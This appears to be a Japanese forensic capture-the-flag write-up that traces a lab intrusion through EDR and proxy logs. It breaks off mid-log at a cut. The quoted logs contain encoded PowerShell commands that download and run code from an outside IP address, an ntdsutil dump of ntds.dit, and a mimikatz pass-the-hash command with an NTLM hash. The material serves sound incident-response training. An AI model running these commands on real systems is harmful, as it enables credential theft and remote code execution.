- C:¥Windows¥PSEXESVC.exe が親プロセスとしてプロセス起動
- PsExecによって起動されたものとわかる

```
10/05/2021 13:59:10.933 +0900 loc=ja-JP type=ITM2 sn=917293 lv=5 evt=ps subEvt=start os=Win com="DC01" domain="AD" profile="MWSCup_server" tmid=1778d4af-d24c-4027-a500-e0d1acde3190
csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID={506753B0-D8BB-4CFA-B0D2-2D95C31D9DFA}
psPath="C:\Windows\system32\cmd.exe" cmd="/c """"security.bat"" """ psID=3000 parentGUID={5E64B1C0-F550-452E-9FD7-FDBF87CD331E} parentPath="C:\Windows\PSEXESVC.exe" psUser="SYSTEM"
psDomain="NT AUTHORITY" arc=x64 sha256=bc866cfcdda37e24dc2634dc282c7a0e6f55209da17a8fa105b07414c0e7c527 sha1=ded8fd7f36417f66eb6ada10e0c0d7c0022986e9
md5=911d039e71583a07320b32bde22f8e22 company="Microsoft Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Windows Command Processor" fileVer="10.0.
17763.1697 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.0.17763.1697" crTime="01/14/2021 06:22:12.242" acTime="01/14/2021 06:22:12.259"
moTime="01/14/2021 06:22:12.259" size=278528 sig=Valid signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 02 ed 2c 45 e4 c1 45 cf 48 44 00 00
00 00 02 ed" validFrom="12/16/2020 06:29:14.000" validTo="12/03/2021 06:29:14.000"
10/05/2021 13:59:10.964 +0900 loc=ja-JP type=ITM2 sn=917297 lv=5 evt=ps subEvt=start os=Win com="DC01" domain="AD" profile="MWSCup_server" tmid=1778d4af-d24c-4027-a500-e0d1acde3190
csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID={C1D7D99C-AF2A-490C-B3F5-931E02A431E9}
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" cmd="-Sta -Nop -Window Hidden -EncodedCommand
aQBlAHgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMwA1AC4ANwA1AC4AMgAyADgALgAyADEALwBzAH
QAYQByAHQAJwApAA==" psID=6260 parentGUID={506753B0-D8BB-4CFA-B0D2-2D95C31D9DFA} parentPath="C:\Windows\system32\cmd.exe" psUser="SYSTEM" psDomain="NT AUTHORITY" arc=x64
sha256=de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c sha1=6cbce4a295c163791b60fc23d285e6d84f28ee4c md5=7353f60b1739074eb17c5f4dddefe239 company="Microsoft
Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Windows PowerShell" fileVer="10.0.17763.1 (WinBuild.160101.0800)" product="Microsoft® Windows®
Operating System" productVer="10.0.17763.1" crTime="09/15/2018 16:14:14.454" acTime="09/15/2018 16:14:14.454" moTime="09/15/2018 16:14:14.454" size=448000 sig=Valid
signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 01 c4 22 b2 f7 9b 79 3d ac b2 00 00 00 00 01 c4" validFrom="07/04/2018 05:45:50.000"
validTo="07/27/2019 05:45:50.000"
```

2.3 Credential Access / Exfiltration

攻撃者はDC01からあるデータを盗んでいる。 盗まれたデータを取得するために実行しているプロセスの起動ログのシーケンス番号 (sn) を答えよ。

3回まで回答可

2.3 Credential Access / Exfiltration

ポイント

- 2.2で不正な通信を発生 -> これ以降に何かされたかもしれない
- 通信を発生させているプロセスの挙動を追う。
- Active Directoryに標準でインストールされているツールを用いてデータベースファイルを取得。

2.3 Credential Access / Exfiltration

- 不正な通信を発生させているプロセスの起動ログを追う。
- プロセスを起動しているログは、14:01:23に ntdsutil.exe を起動しているのみ
- シーケンス番号は 917371

```
grep 'evt=ps subEvt=start' combined.log | grep 'com="DC01"' | grep C1D7D99C-AF2A-490C-B3F5-931E02A431E9
10/05/2021 14:01:23.991 +0900 loc=ja-JP type=ITM2 sn=917371 lv=5 evt=ps subEvt=start os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23
sessionID=0 psGUID={5F17FF6E-0725-406C-8F13-54EB2D5F3251} psPath="C:\Windows\system32\ntdsutil.exe" cmd="""ac i ntds"" ""ifm"" ""create full
c:\Users\hashida\dump"" q q" psID=6292 parentGUID={C1D7D99C-AF2A-490C-B3F5-931E02A431E9} parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
psUser="SYSTEM" psDomain="NT AUTHORITY" arc=x64 sha256=692d8824d329ab6a2ed520ceda1f13ebf0cab9e8d32c4fd0a2f1bc980a0c002a
sha1=f55569adc3a792654a977ce9fd9b1f3d2009d69b md5=fbf152daded7af9e20980c8b68240a95 company="Microsoft Corporation" copyright="© Microsoft Corporation. All
rights reserved." fileDesc="NT5DS" fileVer="10.0.17763.1007 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.0.17763.1007"
crTime="03/18/2020 15:40:38.099" acTime="07/30/2021 16:59:46.902" moTime="07/30/2021 16:59:46.902" size=422400 sig=Valid signer="Microsoft Windows"
issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 02 ed 2c 45 e4 c1 45 cf 48 44 00 00 00 00 02 ed" validFrom="12/16/2020 06:29:14.000" validTo="12/
03/2021 06:29:14.000"
```

2.3 Credential Access / Exfiltration

- ntdsutil.exe 実行後、14:03:11に取得したデータをZIP圧縮 (dump.zip)

```
10/05/2021 14:03:10.982 +0900 loc=ja-JP type=ITM2 sn=917763 lv=5 evt=file subEvt=create os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{C1D7D99C-AF2A-490C-B3F5-931E02A431E9} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="C:\Users\hashida\dump.zip" drvType=HDD
10/05/2021 14:03:11.295 +0900 loc=ja-JP type=ITM2 sn=917765 lv=5 evt=file subEvt=close os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{C1D7D99C-AF2A-490C-B3F5-931E02A431E9} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="C:\Users\hashida\dump\Active Directory\ntds.dit" drvType=HDD
read=25165824 write=0 sha256=efb2a5d52d9e5fb0e3c704b9cddfb2d2e1ccbf704214985b8f26fec81f37dd93 sTime="10/05/2021 14:03:11.029" crTime="10/05/2021 14:01:27.063" acTime="10/05/2021
14:01:30.192" moTime="10/05/2021 14:01:30.192" size=25165824 new=0
10/05/2021 14:03:11.295 +0900 loc=ja-JP type=ITM2 sn=917766 lv=5 evt=file subEvt=close os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{C1D7D99C-AF2A-490C-B3F5-931E02A431E9} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="C:\Users\hashida\dump\Active Directory\ntds.jfm" drvType=HDD
read=16384 write=0 sha256=e9027d05ecd12e78205db906b884ffcb0659bc5b7d201992215c27fa02558f38 sTime="10/05/2021 14:03:11.295" crTime="10/05/2021 14:01:27.047" acTime="10/05/2021
14:01:30.192" moTime="10/05/2021 14:01:30.192" size=16384 new=0
10/05/2021 14:03:11.310 +0900 loc=ja-JP type=ITM2 sn=917767 lv=5 evt=file subEvt=close os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{C1D7D99C-AF2A-490C-B3F5-931E02A431E9} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="C:\Users\hashida\dump\registry\SECURITY" drvType=HDD read=65536
write=0 sha256=dd2ca5a9f945225fd0047faece41b12d26e6416ffcc15fc385e4c074753a05e0 sTime="10/05/2021 14:03:11.310" crTime="10/05/2021 14:01:30.442" acTime="10/05/2021 14:01:30.442"
moTime="09/30/2021 11:39:18.648" size=65536 new=0
10/05/2021 14:03:11.404 +0900 loc=ja-JP type=ITM2 sn=917768 lv=5 evt=file subEvt=close os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{C1D7D99C-AF2A-490C-B3F5-931E02A431E9} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="C:\Users\hashida\dump\registry\SYSTEM" drvType=HDD read=18874368
write=0 sha256=033335f8df35f7c831f5b1620a85db6d683213fd832224385965fcf3cd712e38 sTime="10/05/2021 14:03:11.310" crTime="10/05/2021 14:01:30.239" acTime="10/05/2021 14:01:30.364"
moTime="09/30/2021 11:39:18.633" size=18874368 new=0
10/05/2021 14:03:12.718 +0900 loc=ja-JP type=ITM2 sn=917774 lv=5 evt=file subEvt=close os=Win com="DC01" domain="AD"
profile="MWSCup_server"tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23
sessionID=0 psGUID={C1D7D99C-AF2A-490C-B3F5-931E02A431E9} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="C:\Users\hashida\dump.zip" drvType=HDD read=0
write=5239371 sha256=e97985530cc8d876f2619b5ccbb55ea1ed9b605d651cec8df57ca5e7930674c4 sTime="10/05/2021 14:03:10.982" crTime="10/05/2021 14:03:10.982" acTime="10/05/2021 14:03:12.
718" moTime="10/05/2021 14:03:12.718" size=5239323 new=1
```

2.3 Credential Access / Exfiltration

- 14:04:21頃にdump.zip を持ち出した（と考えられる）

```
10/05/2021 14:04:22.030 +0900 loc=ja-JP type=ITM2 sn=917788 lv=5 evt=file subEvt=close os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{C1D7D99C-AF2A-490C-B3F5-931E02A431E9} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="C:\Users\hashida\dump.zip" drvType=HDD read=5239323 write=0
sha256=e97985530cc8d876f2619b5ccbb55ea1ed9b605d651cec8df57ca5e7930674c4 sTime="10/05/2021 14:04:21.670" crTime="10/05/2021 14:03:10.982" acTime="10/05/2021 14:03:12.718" moTime="10/
05/2021 14:03:12.718" size=5239323 new=0
```

3.1 Execution / Privilege Escalation

Proxyログを確認するとWS02では http[:]//35.75.228[.]21/start への通信が2回発生していた。
2回目に通信を発生させたプログラムを実行させたツールの名称を答えよ。
答えはすべて英字小文字

3回まで回答可

3.1 Execution / Privilege Escalation

ヒント (-1pt)

- 通信を発生させている親プロセスをたどる。
- 目に見えるファイル名が正しいとは限らない

3.1 Execution / Privilege Escalation

- プロキシログでWS02から http[:]//35.75.228[.]21/start への通信を確認
- 2回目の通信は 13:51:17 に発生

```
$ grep 172.16.1.102 proxy/access.log | grep "http://35.75.228.21/start"
172.16.1.102 - - [05/Oct/2021:13:42:06 +0900] "GET http://35.75.228.21/start HTTP/1.1" 200 7892 "-" "-" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2021:13:51:17 +0900] "GET http://35.75.228.21/start HTTP/1.1" 200 7900 "-" "-" TCP_MEM_HIT:HIER_NONE
```

3.1 Execution / Privilege Escalation

- 13:51:17 付近のEDRログを確認

```
grep 'com="WS02"' combined.log | grep " 13:51"
```

- E888BC02-6945-4685-9490-FB309982A0C5 から通信発生

```
10/05/2021 13:51:17.474 +0900 loc=ja-JP type=ITM2 sn=233157 lv=5 evt=net subEvt=est os=Win com="WS02" domain="AD" profile="MWSCup_server" tmid=cafea20b-e051-4850-82aa-67b0fb77b311
csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID={E888BC02-6945-4685-9490-FB309982A0C5}
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" srcIP=172.16.1.102 srcPort=50130 dstIP=35.75.228.21 dstPort=80
10/05/2021 13:51:17.474 +0900 loc=ja-JP type=ITM2 sn=233158 lv=5 evt=net subEvt=con os=Win com="WS02" domain="AD" profile="MWSCup_server" tmid=cafea20b-e051-4850-82aa-67b0fb77b311
csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID={E888BC02-6945-4685-9490-FB309982A0C5}
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" srcIP=172.16.1.102 srcPort=50130 dstIP=35.75.228.21 dstPort=80
```

- エンコードされたPowerShellコマンド実行

```
10/05/2021 13:51:17.209 +0900 loc=ja-JP type=ITM2 sn=233121 lv=5 evt=ps subEvt=start os=Win com="WS02" domain="AD" profile="MWSCup_server" tmid=cafea20b-e051-4850-82aa-67b0fb77b311
csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID={E888BC02-6945-4685-9490-FB309982A0C5}
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" cmd="-Sta -Nop -Window Hidden -EncodedCommand
aQBlAHgAIAAoAE4AZQB3ACOATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMwA1AC4ANwA1AC4AMgAvADgALgAvADEALwBzAHQAYQBnAGUAJwApAA==" psID=4436 parentGUID={BF145317-C635-42F7-93A0-93FABCAD85FC} parentPath="C:\Windows\system32\cmd.exe" psUser="kitting" psDomain="WS02" arc=x64
sha256=de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c sha1=6cbce4a295c163791b60fc23d285e6d84f28ee4c md5=7353f60b1739074eb17c5f4dddefe239 company="Microsoft
Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Windows PowerShell" fileVer="10.0.17763.1 (WinBuild.160101.0800)" product="Microsoft® Windows®
Operating System" productVer="10.0.17763.1" crTime="09/15/2018 16:14:14.454" acTime="09/15/2018 16:14:14.454" moTime="09/15/2018 16:14:14.454" size=448000 sig=Valid
signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 01 c4 22 b2 f7 9b 79 3d ac b2 00 00 00 00 01 c4" validFrom="07/04/2018 05:45:50.000"
validTo="07/27/2019 05:45:50.000"
```

3.1 Execution / Privilege Escalation

- 親プロセスをたどる
- E888BC02-6945-4685-9490-FB309982A0C5 の親プロセス

```
10/05/2021 13:51:17.162 +0900 loc=ja-JP type=ITM2 sn=233116 lv=5 evt=ps subEvt=start os=Win com="WS02" domain="AD" profile="MWSCup_server" tmid=cafea20b-e051-4850-82aa-67b0fb77b311
csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID={BF145317-C635-42F7-93A0-93FABCAD85FC}
psPath="C:\Windows\system32\cmd.exe" cmd="/c C:\Users\kitting\config.bat" psID=1376 parentGUID={C5B276C9-C2B2-41F5-A42A-25FB14F0EC26} parentPath="C:\Users\kitting\notepad.exe"
psUser="kitting" psDomain="WS02" arc=x64 sha256=bc866cfcdda37e24dc2634dc282c7a0e6f55209da17a8fa105b07414c0e7c527 sha1=ded8fd7f36417f66eb6ada10e0c0d7c0022986e9
md5=911d039e71583a07320b32bde22f8e22 company="Microsoft Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Windows Command Processor" fileVer="10.0.
17763.1697 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.0.17763.1697" crTime="01/14/2021 06:22:12.242" acTime="01/14/2021 06:22:12.259"
moTime="01/14/2021 06:22:12.259" size=278528 sig=Valid signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 02 ed 2c 45 e4 c1 45 cf 48 44 00 00
00 00 02 ed" validFrom="12/16/2020 06:29:14.000" validTo="12/03/2021 06:29:14.000"
```

3.1 Execution / Privilege Escalation

- C5B276C9-C2B2-41F5-A42A-25FB14F0EC26 の親プロセス

```
10/05/2021 13:51:16.973 +0900 loc=ja-JP type=ITM2 sn=233110 lv=5 rf=C8 evt=ps subEvt=start os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID=
{C5B276C9-C2B2-41F5-A42A-25FB14F0EC26} psPath="C:\Users\kitting\notepad.exe" cmd=""'sekurlsa::pth /user:hashida /domain:ad.future-gadget.lab /ntlm:5d202f81ccb70c7ca6587ecef618b779 /
run:C:\Users\kitting\config.bat"" exit" psID=4308 parentGUID={A6BB8B72-496D-4B7C-BA4D-ECF7436ABAA7} parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
psUser="kitting" psDomain="WS02" arc=x64 sha256=912018ab3c6b16b39ee84f17745ff0c80a33cee241013ec35d0281e40c0658d9 sha1=70df765f554ed7392200422c18776b8992c09231
md5=bb8bdb3e8c92e97e2f63626bc3b254c4 company="gentilkiwi (Benjamin DELPY)" copyright="Copyright (c) 2007 - 2021 gentilkiwi (Benjamin DELPY)" fileDesc="mimikatz for Windows"
fileVer="2.2.0.0" product="mimikatz" productVer="2.2.0.0" crTime="10/05/2021 13:46:43.382" acTime="10/05/2021 13:46:43.398" moTime="10/05/2021 13:46:43.398" size=1355680 sig=Valid
signer="Open Source Developer, Benjamin Delpy" issuer="Certum Code Signing 2021 CA" cerSN="0f 10 c0 55 a6 79 3b 59 c7 d8 f5 2d 64 b3 98 8d" validFrom="05/29/2021 13:32:17.000"
validTo="05/29/2022 13:32:17.000"
```

- C:¥Users¥kitting¥notepad.exe が実行
  - 本物のnotepad.exe は C:¥Windows¥Sytem32¥notepad.exe
- cmd、fileDescの値から mimikatz が実行されていると考えられる

3.2 Collection / Exfiltration

WS02では、不審な圧縮ファイルが複数作成されていた。いずれもファイル共有されている別のコンピューターから持ち出されたデータであると思われる。
本来データが保存されていたコンピューター名と、共有フォルダ経由でWS02からアクセスされ、圧縮して持ち出されたと思われるファイル数を以下の形式で答えよ。

[本来データが保存されていたコンピューター名]_[圧縮して持ち出されたと思われるファイル数]
例: WS01_3
3回まで回答可

3.2 Collection / Exfiltration

ポイント

- 作成された圧縮ファイルは？
- 圧縮ファイル作成と同時刻にアクセスされたファイルは？

3.2 Collection / Exfiltration

- WS02で圧縮ファイルの拡張子として思い当たるもので検索
- ZIPの拡張子のものがいくつか存在

```
grep 'com="WS02"' combined.log | grep zip
```

- 14:08:06 にDevelopers.zip 作成

```
10/05/2021 14:08:06.346 +0900 loc=ja-JP type=ITM2 sn=233422 lv=5 evt=file subEvt=create os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID=
{E888BC02-6945-4685-9490-FB309982A0C5} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="C:\Users\hashida\Developers.zip" drvType=HDD
```

- 14:08:41 にSales.zip 作成

```
10/05/2021 14:08:41.010 +0900 loc=ja-JP type=ITM2 sn=233435 lv=5 evt=file subEvt=create os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID=
{E888BC02-6945-4685-9490-FB309982A0C5} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="C:\Users\hashida\Sales.zip" drvType=HDD
```

3.2 Collection / Exfiltration

- 14:08:06 のファイルイベントを確認

```
grep 'com="WS02"' combined.log | grep "evt=file" | grep " 14:08:06"
```

- FILE01で共有されているDevelopers の8個のファイルにアクセス

```
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="\\file01.ad.future-gadget.lab\Developers\またつまらぬものを繋げてしまったby五右衛門.docx" mntFld="\\file01.ad.futu
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="\\file01.ad.future-gadget.lab\Developers\もしかしてオラオラですかーっ！？.docx" mntFld="\\file01.ad.future-gadget
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="\\file01.ad.future-gadget.lab\Developers\サイリウムセーバー.docx" mntFld="\\file01.ad.future-gadget.lab\Develo
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="\\file01.ad.future-gadget.lab\Developers\タケコプカメラー.docx" mntFld="\\file01.ad.future-gadget.lab\Develope
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="\\file01.ad.future-gadget.lab\Developers\ビット粒子砲.docx" mntFld="\\file01.ad.future-gadget.lab\Developers"
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="\\file01.ad.future-gadget.lab\Developers\モアッド・スネーク.docx" mntFld="\\file01.ad.future-gadget.lab\Develo
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="\\file01.ad.future-gadget.lab\Developers\攻殻機動迷彩ボール.docx" mntFld="\\file01.ad.future-gadget.lab\Develo
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="\\file01.ad.future-gadget.lab\Developers\電話レンジ(仮).docx" mntFld="\\file01.ad.future-gadget.lab\Developers
```

3.2 Collection / Exfiltration

- 14:08:41 のファイルイベントを確認

```
grep 'com="WS02"' combined.log | grep "evt=file" | grep " 14:08:41"
```

- FILE01で共有されているSales の1個のファイルにアクセス

```
10/05/2021 14:08:41.041 +0900 loc=ja-JP type=ITM2 sn=233436 lv=5 evt=file subEvt=close os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID=
{E888BC02-6945-4685-9490-FB309982A0C5} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" path="\\file01.ad.future-gadget.lab\Sales\顧客情報.xlsx" mntFld="\\file01.
ad.future-gadget.lab\Sales" drvType=Net read=59033 write=0 sha256=bea210ea57f27315bb021211a2932c6103ff249992ebf58b343544473d83f1a4 sTime="10/05/2021 14:08:41.026" crTime="09/13/
2021 17:00:46.394" acTime="09/13/2021 17:00:46.425" moTime="09/13/2021 16:42:37.465" size=59033 new=0
```

- 合計でFILE01の9個のファイルが持ち出されたと考えられる

3.3 Lateral Movement / Execution

WS02で http[:]//35.75.228[.]21/start への1回目の通信を発生させたプログラムは他のコンピュータから実行されている。

プログラムを実行した他のコンピュータのコンピュータ名とユーザ名を以下の形式で答えよ。

`[プログラムを実行した他のサーバのコンピュータ名]_[他のサーバでプログラムを実行したユーザ名]`

例: WS01_okabe
3回まで回答可

3.3 Lateral Movement / Execution

ポイント

- プロキシログで1回目の通信を確認
- EDRログで通信が発生した時刻のログを確認
- ログオン元の端末のEDRログを調べる

3.3 Lateral Movement / Execution

- 3.1 と同様にプロキシログでWS02から http[:]//35.75.228[.]21/start への通信を確認
- 1回目の通信は 13:42:06 に発生

```
$ grep 172.16.1.102 proxy/access.log | grep "http://35.75.228.21/start"
172.16.1.102 - - [05/Oct/2021:13:42:06 +0900] "GET http://35.75.228.21/start HTTP/1.1" 200 7892 "-" "-" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2021:13:51:17 +0900] "GET http://35.75.228.21/start HTTP/1.1" 200 7900 "-" "-" TCP_MEM_HIT:HIER_NONE
```

3.3 Lateral Movement / Execution

- 13:42:06 頃のWS02のログを確認
- kittingユーザで WS01 (172.16.1.101)からログオンされている

```
grep 'com="WS02"' combined.log | grep " 13:42"
```

```
10/05/2021 13:42:06.413 +0900 loc=ja-JP type=ITM2 sn=232744 lv=5 evt=os subEvt=evtLog os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 channel="Security"
evtRecID=67492 evtID=4624 evtMsg="アカウントが正常にログオンしました。" evtSrc="Microsoft-Windows-Security-Auditing" evtPsID=720 evtUsr="kitting" evtDomain="WS02" evtLogonID="0x24c66f"
logonType="Network(3)" wsName="WS01" wsIp="172.16.1.101" wsPort=50102
10/05/2021 13:42:06.413 +0900 loc=ja-JP type=ITM2 sn=232745 lv=5 evt=session subEvt=loginR os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 usr="kitting" usrDomain="WS02"
srcCom="WS01" srcIP="172.16.1.101" srcPort=50102 evtRecID=67492
10/05/2021 13:42:06.427 +0900 loc=ja-JP type=ITM2 sn=232699 lv=5 evt=ps subEvt=start os=Win com="WS02" domain="AD" profile="MWSCup_server" tmid=cafea20b-e051-4850-82aa-67b0fb77b311
csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID={A6BB8B72-496D-4B7C-BA4D-ECF7436ABAA7}
psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" cmd="-Sta -Nop -Window Hidden -enc
aQBlAHgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMwA1AC4ANwA1AC4AMgAyADgALgAyADEALwBzAHQAYQByAHQAJwApAA==" psID=6740 parentGUID={771A8DBD-817F-4785-ABF6-34746A77205D} parentPath="C:\Windows\system32\wbem\wmiprvse.exe" psUser="kitting" psDomain="WS02" arc=x64
sha256=de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c sha1=6cbce4a295c163791b60fc23d285e6d84f28ee4c md5=7353f60b1739074eb17c5f4dddefe239 company="Microsoft
Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Windows PowerShell" fileVer="10.0.17763.1 (WinBuild.160101.0800)" product="Microsoft® Windows®
Operating System" productVer="10.0.17763.1" crTime="09/15/2018 16:14:14.454" acTime="09/15/2018 16:14:14.454" moTime="09/15/2018 16:14:14.454" size=448000 sig=Valid
signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 01 c4 22 b2 f7 9b 79 3d ac b2 00 00 00 00 01 c4" validFrom="07/04/2018 05:45:50.000"
validTo="07/27/2019 05:45:50.000"
```

3.3 Lateral Movement / Execution

- 13:42:06 頃のWS01のログを確認
- WS01からWMICでkittingユーザの認証情報用いてWS02でコマンド実行
- プロセスを実行しているユーザは Administrator

```
grep 'com="WS01"' combined.log | grep " 13:42"
10/05/2021 13:42:04.032 +0900 loc=ja-JP type=ITM2 sn=1003859 lv=5 evt=ps subEvt=start os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d rcCom="COMMANDO" rcIP=::1
